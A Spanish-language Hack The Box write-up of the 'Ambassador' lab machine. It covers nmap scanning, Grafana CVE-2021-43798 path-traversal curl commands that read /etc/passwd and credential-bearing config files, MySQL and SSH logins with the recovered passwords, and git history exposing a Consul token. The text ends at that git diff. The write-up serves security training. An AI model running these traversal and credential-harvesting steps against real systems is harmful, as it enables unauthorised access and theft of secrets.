
Hack The Box - Ambassador	
Sistema Operativo:	**Linux**
Dificultad:	**Medium**
Release:	**01/10/2022**

Técnicas utilizadas

- Leveraging misconfigurations in common services
- Configuration analysis

En este write-up se documenta la resolución del desafío **Ambassador** de la plataforma Hack The Box, destacando las habilidades de análisis, enumeración, explotación de vulnerabilidades y escalada de privilegios empleadas durante el proceso. La máquina presentó varios servicios y configuraciones vulnerables, incluyendo una versión desactualizada de **Grafana** (8.2.0), susceptible a un ataque de **Path Traversal** identificado como **CVE-2021-43798**.

A través de la explotación de esta vulnerabilidad, se logró acceder a archivos sensibles, obteniendo credenciales en texto plano que permitieron un acceso más profundo al sistema mediante **SSH** y **MySQL**. Posteriormente, se identificó una aplicación basada en **Django** y el uso del servicio **Consul**, cuyo funcionamiento dependía de un token de autenticación. Mediante el análisis del repositorio Git asociado al sistema y la utilización de un exploit personalizado, fue posible completar una escalada de privilegios y acceder al sistema como usuario **root**, finalizando satisfactoriamente el reto.



Enumeración

La dirección IP de la máquina víctima es 10.129.228.56. Por tanto, envié 5 trazas ICMP para verificar que existe conectividad entre las dos máquinas.

```
┌──(administrador㉿kali)-[~/Descargas]
└─$ ping -c 5 10.129.228.56 -R
PING 10.129.228.56 (10.129.228.56) 56(124) bytes of data.
64 bytes from 10.129.228.56: icmp_seq=1 ttl=63 time=74.7 ms
RR:     10.10.16.11
        10.129.0.1
        10.129.228.56
        10.129.228.56
        10.10.16.1
        10.10.16.11

64 bytes from 10.129.228.56: icmp_seq=2 ttl=63 time=68.7 ms     (same route)
64 bytes from 10.129.228.56: icmp_seq=3 ttl=63 time=51.8 ms     (same route)
64 bytes from 10.129.228.56: icmp_seq=4 ttl=63 time=53.7 ms     (same route)
64 bytes from 10.129.228.56: icmp_seq=5 ttl=63 time=53.2 ms     (same route)

--- 10.129.228.56 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4009ms
rtt min/avg/max/mdev = 51.807/60.406/74.659/9.403 ms
```


Una vez que identificada la dirección IP de la máquina objetivo, utilicé el comando **nmap -p- -sS -sC -sV --min-rate 5000 -vvv -Pn 10.129.228.56 -oN scanner_ambassador** para descubrir los puertos abiertos y sus versiones:

- **(-p-)**: realiza un escaneo de todos los puertos abiertos.
- **(-sS)**: utilizado para realizar un escaneo TCP SYN, siendo este tipo de escaneo el más común y rápido, además de ser relativamente sigiloso ya que no llega a completar las conexiones TCP. Habitualmente se conoce esta técnica como sondeo de medio abierto (half open). Este sondeo consiste en enviar un paquete SYN, si recibe un paquete SYN/ACK indica que el puerto está abierto, en caso contrario, si recibe un paquete RST (reset), indica que el puerto está cerrado y si no recibe respuesta, se marca como filtrado.
- **(-sC)**: utiliza los scripts por defecto para descubrir información adicional y posibles vulnerabilidades. Esta opción es equivalente a --script=default. Es necesario tener en cuenta que algunos de estos scripts se consideran intrusivos ya que podría ser detectado por sistemas de detección de intrusiones, por lo que no se deben ejecutar en una red sin permiso.
- **(-sV)**: Activa la detección de versiones. Esto es muy útil para identificar posibles vectores de ataque si la versión de algún servicio disponible es vulnerable.
- **(--min-rate 5000)**: ajusta la velocidad de envío a 5000 paquetes por segundo.
- (**-Pn**): asume que la máquina a analizar está activa y omite la fase de descubrimiento de hosts.

```
┌──(administrador㉿kali)-[~/Descargas]
└─$ cat nmap/scanner_ambassador
# Nmap 7.94SVN scan initiated Sun Dec 15 20:02:36 2024 as: /usr/lib/nmap/nmap -p- -sS -sC -sV --min-rate 5000 -vvv -Pn -oN nmap/scanner_ambassador 10.129.228.56
Nmap scan report for 10.129.228.56
Host is up, received user-set (0.077s latency).
Scanned at 2024-12-15 20:02:36 CET for 132s
Not shown: 65531 closed tcp ports (reset)
PORT     STATE SERVICE REASON         VERSION
22/tcp   open  ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 29:dd:8e:d7:17:1e:8e:30:90:87:3c:c6:51:00:7c:75 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDLYy5+VCwR+2NKWpIRhSVGI1nJQSYeihevJqIYbfopEW03vZ9SgacRzs4coGfDbcYa+KPePbz2n+2zKytEPfzBzFysLXgTaUlDFcDqEsWP9pJ5UYFNfXqHCOyDRklsetFOBcxkgC
9/V8IDpEye9Fc2LigyGA+97wwN5ZG2G/6u561E8pYz1unL+VgZogGDN85Tkkr53XdfDLI87AyFBGYniG8+5HtLQOd6tC2eymGK2BQe1k9oWo87/J6NJ0dyLAPAVZ1sDAU7KCUPNAex8q6bh8KrO/SzVbpwHB+qEq65Y6crjtfpYnd7+2
CVFJZqrXc=
|   256 80:a4:c5:2e:9a:b1:ec:da:27:64:39:a4:08:97:3b:ef (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBFgGRouCNEVCXufz6UDFKYkcd3Lmm6WoGKl840u6TuJ8+5Kv77LDiJzsXlqcjdeHXA5O87Us7Npwydhw9NYXXYs=
|   256 f5:90:ba:7d:ed:55:cb:70:07:f2:bb:c8:91:93:1b:f6 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAINujB7zPDP2GyNBT4DtxhGiheNd9HOUHN/5Spa21Kg0W
80/tcp   open  http    syn-ack ttl 63 Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-generator: Hugo 0.94.2
|_http-title: Ambassador Development Server
| http-methods:
|_  Supported Methods: OPTIONS HEAD GET POST
3000/tcp open  ppp?    syn-ack ttl 63
| fingerprint-strings:
|   GenericLines, Help, Kerberos, RTSPRequest, SSLSessionReq, TLSSessionReq, TerminalServerCookie:
|     HTTP/1.1 400 Bad Request
|     Content-Type: text/plain; charset=utf-8
|     Connection: close
|     Request
|   GetRequest:
|     HTTP/1.0 302 Found
|     Cache-Control: no-cache
|     Content-Type: text/html; charset=utf-8
|     Expires: -1
|     Location: /login
|     Pragma: no-cache
|     Set-Cookie: redirect_to=%2F; Path=/; HttpOnly; SameSite=Lax
|     X-Content-Type-Options: nosniff
|     X-Frame-Options: deny
|     X-Xss-Protection: 1; mode=block
|     Date: Sun, 15 Dec 2024 19:02:56 GMT
|     Content-Length: 29
|     href="/login">Found</a>.
|   HTTPOptions:
|     HTTP/1.0 302 Found
|     Cache-Control: no-cache
|     Expires: -1
|     Location: /login
|     Pragma: no-cache
|     Set-Cookie: redirect_to=%2F; Path=/; HttpOnly; SameSite=Lax
|     X-Content-Type-Options: nosniff
|     X-Frame-Options: deny
|     X-Xss-Protection: 1; mode=block
|     Date: Sun, 15 Dec 2024 19:03:02 GMT
|_    Content-Length: 0
3306/tcp open  mysql   syn-ack ttl 63 MySQL 8.0.30-0ubuntu0.20.04.2
| mysql-info:
|   Protocol: 10
|   Version: 8.0.30-0ubuntu0.20.04.2
|   Thread ID: 10
|   Capabilities flags: 65535
|   Some Capabilities: Support41Auth, Speaks41ProtocolOld, SupportsTransactions, Speaks41ProtocolNew, IgnoreSigpipes, SwitchToSSLAfterHandshake, ODBCClient, InteractiveClient,
tabase, DontAllowDatabaseTableColumn, SupportsCompression, FoundRows, SupportsMultipleStatments, SupportsAuthPlugins, SupportsMultipleResults
|   Status: Autocommit
|   Salt: MX>oZS~\x01Jf\x05f]\x7F2:%\x08qf
|_  Auth Plugin Name: caching_sha2_password
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Dec 15 20:04:48 2024 -- 1 IP address (1 host up) scanned in 132.37 seconds
```

Análisis del puerto 80 (HTTP)


Después de finalizar el análisis de puertos abiertos con **nmap**, decidí acceder a la página web disponible en el servidor, pero no encontré nada que pudiera usar de forma inmediata.




Análisis del puerto 3000

Sin embargo, al acceder a la página web disponible por el puerto **3000**, encontré un panel de login de **Grafana**, cuya versión es **8.2.0**.

Grafana es una plataforma de código abierto ampliamente utilizada para la visualización y el análisis de datos. Permite a los usuarios consultar, visualizar y alertar sobre métricas almacenadas en diversas fuentes de datos, como bases de datos SQL/NoSQL, Prometheus, ElasticSearch, entre otras. Su flexibilidad y capacidad para crear paneles personalizados lo convierten en una herramienta esencial en entornos de monitoreo y observabilidad.



Esta versión específica de Grafana es vulnerable a un ataque conocido como **Directory Path Traversal**, identificado como **CVE-2021-43798**. Este tipo de vulnerabilidad permite a un atacante acceder a archivos arbitrarios en el servidor, incluyendo archivos sensibles como configuraciones del sistema o credenciales.



Esta vulnerabilidad afecta a las versiones de Grafana desde la **8.0.0-beta1** hasta la **8.3.0** (excepto las versiones parcheadas) y permite a un atacante no autenticado acceder a archivos arbitrarios en el servidor debido a una validación insuficiente de las rutas de los archivos. La explotación de esta vulnerabilidad se realiza mediante la manipulación de la URL vulnerable.

```
┌──(administrador㉿kali)-[~/Descargas]
└─$ curl --path-as-is http://10.129.228.56:3000/public/plugins/alertlist/../../../../../../../../etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin
_apt:x:105:65534::/nonexistent:/usr/sbin/nologin
tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin
tcpdump:x:108:113::/nonexistent:/usr/sbin/nologin
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false
usbmux:x:111:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
sshd:x:112:65534::/run/sshd:/usr/sbin/nologin
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
developer:x:1000:1000:developer:/home/developer:/bin/bash
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false
grafana:x:113:118::/usr/share/grafana:/bin/false
mysql:x:114:119:MySQL Server,,,:/nonexistent:/bin/false
consul:x:997:997::/home/consul:/bin/false
```


En este caso, la vulnerabilidad se explota para leer el archivo /etc/grafana/grafana.ini, donde se almacenan contraseñas en texto plano por defecto. Esto resulta en la filtración de la contraseña de administrador.

```
┌──(administrador㉿kali)-[~/Descargas]
└─$ curl --path-as-is http://10.129.228.56:3000/public/plugins/alertlist/../../../../../../../../etc//grafana/grafana.ini
#################### Grafana Configuration Example ####################
#
# Everything has defaults so you only need to uncomment things you want to
# change

# possible values : production, development
;app_mode = production

# instance name, defaults to HOSTNAME environment variable value or hostname if HOSTNAME var is empty
;instance_name = ${HOSTNAME}

#################################### Security ####################################
[security]
# disable creation of admin user on first start of grafana
;disable_initial_admin_creation = false

# default admin user, created on startup
;admin_user = admin

# default admin password, can be changed before first start of grafana,  or in profile settings
admin_password = [redacted]

# used for signing
;secret_key = SW2YcwTIb9zpOOhoPsMm

# disable gravatar profile images
;disable_gravatar = false

# data source proxy whitelist (ip_or_domain:port separated by spaces)
;data_source_proxy_whitelist =

# disable protection against brute force login attempts
;disable_brute_force_login_protection = false

# set to true if you host Grafana behind HTTPS. default is false.
;cookie_secure = false

# set cookie SameSite attribute. defaults to `lax`. can be set to "lax", "strict", "none" and "disabled"
;cookie_samesite = lax

# set to true if you want to allow browsers to render Grafana in a <frame>, <iframe>, <embed> or <object>. default is false.
;allow_embedding = false
```

Además, es posible filtrar los datos obtenidos anteriormente para una mayor claridad:

```
┌──(administrador㉿kali)-[~/Descargas]
└─$ curl -sX GET --path-as-is http://10.129.228.56:3000/public/plugins/alertlist/../../../../../../../../etc/grafana/grafana.ini | grep -v "^[#;\[]" | grep .
admin_password = [redacted]

┌──(administrador㉿kali)-[~/Descargas]
└─$
```

Tras obtener las credenciales, se logró acceder exitosamente al panel administrativo de Grafana.



Según la documentación de Grafana, las fuentes de datos se configuran mediante archivos YAML ubicados en el directorio /etc/grafana/provisioning/datasources/. Al apuntar al archivo mysql.yaml, se descubrió otro conjunto de credenciales en texto plano, confirmando nuestra hipótesis inicial.

```
┌──(administrador㉿kali)-[~/Descargas]
└─$ curl --path-as-is http://10.129.228.56:3000/public/plugins/alertlist/../../../../../../../../etc/grafana/provisioning/datasources/mysql.yaml
apiVersion: 1

datasources:
 - name: mysql.yaml
   type: mysql
   host: localhost
   database: grafana
   user: grafana
   password: [redacted]
   editable: false

┌──(administrador㉿kali)-[~/Descargas]
└─$
```

Análisis del puerto 3306 (MySQL)

Usando las credenciales obtenidas anteriormente, inicié sesión en el servicio de **MySQL**, donde se encontró una posible contraseña codificada en **Base64**.

```
┌──(administrador㉿kali)-[~/Descargas]
└─$ mysql -h 10.129.228.56 -u grafana -p --ssl=0
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 21
Server version: 8.0.30-0ubuntu0.20.04.2 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases:
+--------------------+
| Database           |
+--------------------+
| grafana            |
| information_schema |
| mysql              |
| performance_schema |
| sys                |
| whackywidget       |
+--------------------+
6 rows in set (0,064 sec)

MySQL [(none)]> use whackywidget;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [whackywidget]> show tables;
+------------------------+
| Tables_in_whackywidget |
+------------------------+
| users                  |
+------------------------+
1 row in set (0,107 sec)

MySQL [whackywidget]> desc users;
+-------+--------------+------+-----+---------+-------+
| Field | Type         | Null | Key | Default | Extra |
+-------+--------------+------+-----+---------+-------+
| user  | varchar(255) | YES  |     | NULL    |       |
| pass  | varchar(255) | YES  |     | NULL    |       |
+-------+--------------+------+-----+---------+-------+
2 rows in set (0,055 sec)

MySQL [whackywidget]> select * from whackywidget;
ERROR 1146 (42S02): Table 'whackywidget.whackywidget' doesn't exist
MySQL [whackywidget]> select * from whackywidget.users;
+-----------+-----------------------------------------+
| user      | pass                                    |
+-----------+-----------------------------------------+
| developer | YW5Fbmd                          4Cg== |
+-----------+-----------------------------------------+
1 row in set (0,068 sec)
```

Análisis del puerto 22 (SSH)

Estas credenciales resultaron ser válidas y permitieron iniciar sesión en el sistema objetivo utilizando el servicio **SSH**.

```
┌──(administrador㉿kali)-[~/Descargas]
└─$ echo "YW5                          3NDY4Cg==" | base64 -d

┌──(administrador㉿kali)-[~/Descargas]
└─$ ssh developer@10.129.228.56
The authenticity of host '10.129.228.56 (10.129.228.56)' can't be established.
ED25519 key fingerprint is SHA256:zXkkXkOCX9Wg6pcH1yaG4zCZd5J25Co9TrlNWyChdZk.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.228.56' (ED25519) to the list of known hosts.
developer@10.129.228.56's password:
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.4.0-126-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun 15 Dec 2024 07:44:43 PM UTC

  System load:           0.0
  Usage of /:            80.9% of 5.07GB
  Memory usage:          38%
  Swap usage:            0%
  Processes:             226
  Users logged in:       0
  IPv4 address for eth0: 10.129.228.56
  IPv6 address for eth0: dead:beef::250:56ff:fe94:9399


0 updates can be applied immediately.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Fri Sep  2 02:33:30 2022 from 10.10.0.1
developer@ambassador:~$ id
uid=1000(developer) gid=1000(developer) groups=1000(developer)
developer@ambassador:~$ ls -l
total 8
drwx------ 3 developer developer 4096 Mar 14  2022 snap
-rw-r----- 1 root      developer   33 Dec 15 19:01 user.txt
```

Investigando los directorios asociados a este usuario, encontré un archivo que indicaba la dirección de un repositorio local de **GitHub**.

```
developer@ambassador:~$ ls -la
total 48
drwxr-xr-x 7 developer developer 4096 Sep 14  2022 .
drwxr-xr-x 3 root      root      4096 Mar 13  2022 ..
lrwxrwxrwx 1 root      root         9 Sep 14  2022 .bash_history -> /dev/null
-rw-r--r-- 1 developer developer  220 Feb 25  2020 .bash_logout
-rw-r--r-- 1 developer developer 3798 Mar 14  2022 .bashrc
drwx------ 3 developer developer 4096 Mar 13  2022 .cache
-rw-rw-r-- 1 developer developer   93 Sep  2  2022 .gitconfig
drwx------ 3 developer developer 4096 Mar 14  2022 .gnupg
drwxrwxr-x 3 developer developer 4096 Mar 13  2022 .local
-rw-r--r-- 1 developer developer  807 Feb 25  2020 .profile
drwx------ 3 developer developer 4096 Mar 14  2022 snap
drwx------ 2 developer developer 4096 Mar 13  2022 .ssh
-rw-r----- 1 root      developer   33 Dec 15 19:01 user.txt
developer@ambassador:~$ cat .gitconfig
[user]
        name = Developer
        email = developer@ambassador.local
[safe]
        directory = /opt/my-app
developer@ambassador:~$
```

Este repositorio contenía la base de código de una aplicación web desarrollada con **Django**, como lo evidenciaba la presencia del archivo manage.py y su contenido. Además, se identificó un script de bash que hacía referencia al servicio **Consul**.

Consul es una herramienta de código abierto desarrollada por HashiCorp que se utiliza para la gestión de servicios en entornos distribuidos. Proporciona funcionalidades como el descubrimiento de servicios, la configuración distribuida y la supervisión de servicios. Consul utiliza un modelo basado en agentes que permite a los servicios registrarse y descubrirse entre sí, además de gestionar configuraciones clave-valor. Para su correcto funcionamiento, Consul requiere un token de autenticación, como el **CONSUL_HTTP_TOKEN**, que asegura el acceso a sus funcionalidades.

Al analizar el script de bash, se observó que el servicio Consul dependía de la variable de entorno **CONSUL_HTTP_TOKEN** para ejecutarse correctamente.

```
developer@ambassador:/opt/my-app/whackywidget$ ls -la
total 20
drwxrwxr-x 3 root root 4096 Mar 13  2022 .
drwxrwxr-x 5 root root 4096 Mar 13  2022 ..
-rwxrwxr-x 1 root root  668 Mar 13  2022 manage.py
-rwxrwxr-x 1 root root  228 Mar 13  2022 put-config-in-consul.sh
drwxrwxr-x 2 root root 4096 Mar 13  2022 whackywidget
developer@ambassador:/opt/my-app/whackywidget$ cat put-config-in-consul.sh
# We use Consul for application config in production, this script will help set the correct values for the app
# Export MYSQL_PASSWORD and CONSUL_HTTP_TOKEN before running

consul kv put whackywidget/db/mysql_pw $MYSQL_PASSWORD
developer@ambassador:/opt/my-app/whackywidget$
```

Continuando con la enumeración, se confirmó que el proyecto estaba gestionado mediante **Git**, como lo indicaba la presencia del directorio .git.

```
developer@ambassador:/opt/my-app$ ls -la
total 24
drwxrwxr-x 5 root root 4096 Mar 13  2022 .
drwxr-xr-x 4 root root 4096 Sep  1  2022 ..
drwxrwxr-x 4 root root 4096 Mar 13  2022 env
drwxrwxr-x 8 root root 4096 Mar 14  2022 .git
-rw-rw-r-- 1 root root 1838 Mar 13  2022 .gitignore
drwxrwxr-x 3 root root 4096 Mar 13  2022 whackywidget
```

Escalada de privilegios

Es importante tener en cuenta que esto es un proyecto de GitHub, por lo que es posible revisar los commits realizados en dicho proyecto utilizando el comando git log.

El comando **git log** permite visualizar el historial de commits en un repositorio Git. Proporciona información detallada sobre cada commit, incluyendo el autor, la fecha y el mensaje del commit, así como los cambios realizados en el código. Esta herramienta es esencial para rastrear el historial de modificaciones y entender la evolución del proyecto.

```
developer@ambassador:/opt/my-app$ git log
commit 33a53ef9a207976d5ceceddc41a199558843bf3c (HEAD -> main)
Author: Developer <developer@ambassador.local>
Date:   Sun Mar 13 23:47:36 2022 +0000

    tidy config script

commit c982db8eff6f10f8f3a7d802f79f2705e7a21b55
Author: Developer <developer@ambassador.local>
Date:   Sun Mar 13 23:44:45 2022 +0000

    config script

commit 8dce6570187fd1dcfb127f51f147cd1ca8dc01c6
Author: Developer <developer@ambassador.local>
Date:   Sun Mar 13 22:47:01 2022 +0000

    created project with django CLI

commit 4b8597b167b2fbf8ec35f992224e612bf28d9e51
Author: Developer <developer@ambassador.local>
Date:   Sun Mar 13 22:44:11 2022 +0000

    .gitignore
developer@ambassador:/opt/my-app$ git show 33a53ef9a207976d5ceceddc41a199558843bf3c
commit 33a53ef9a207976d5ceceddc41a199558843bf3c (HEAD -> main)
Author: Developer <developer@ambassador.local>
Date:   Sun Mar 13 23:47:36 2022 +0000

    tidy config script

diff --git a/whackywidget/put-config-in-consul.sh b/whackywidget/put-config-in-consul.sh
index 35c08f6..fc51ec0 100755
--- a/whackywidget/put-config-in-consul.sh
+++ b/whackywidget/put-config-in-consul.sh
@@ -1,4 +1,4 @@
 # We use Consul for application config in production, this script will help set the correct values for the app
-# Export MYSQL_PASSWORD before running
+# Export MYSQL_PASSWORD and CONSUL_HTTP_TOKEN before running

-consul kv put --token [redacted] whackywidget/db/mysql_pw $MYSQL_PASSWORD
+consul kv put whackywidget/db/mysql_pw $MYSQL_PASSWORD
developer@ambassador:/opt/my-app$
```

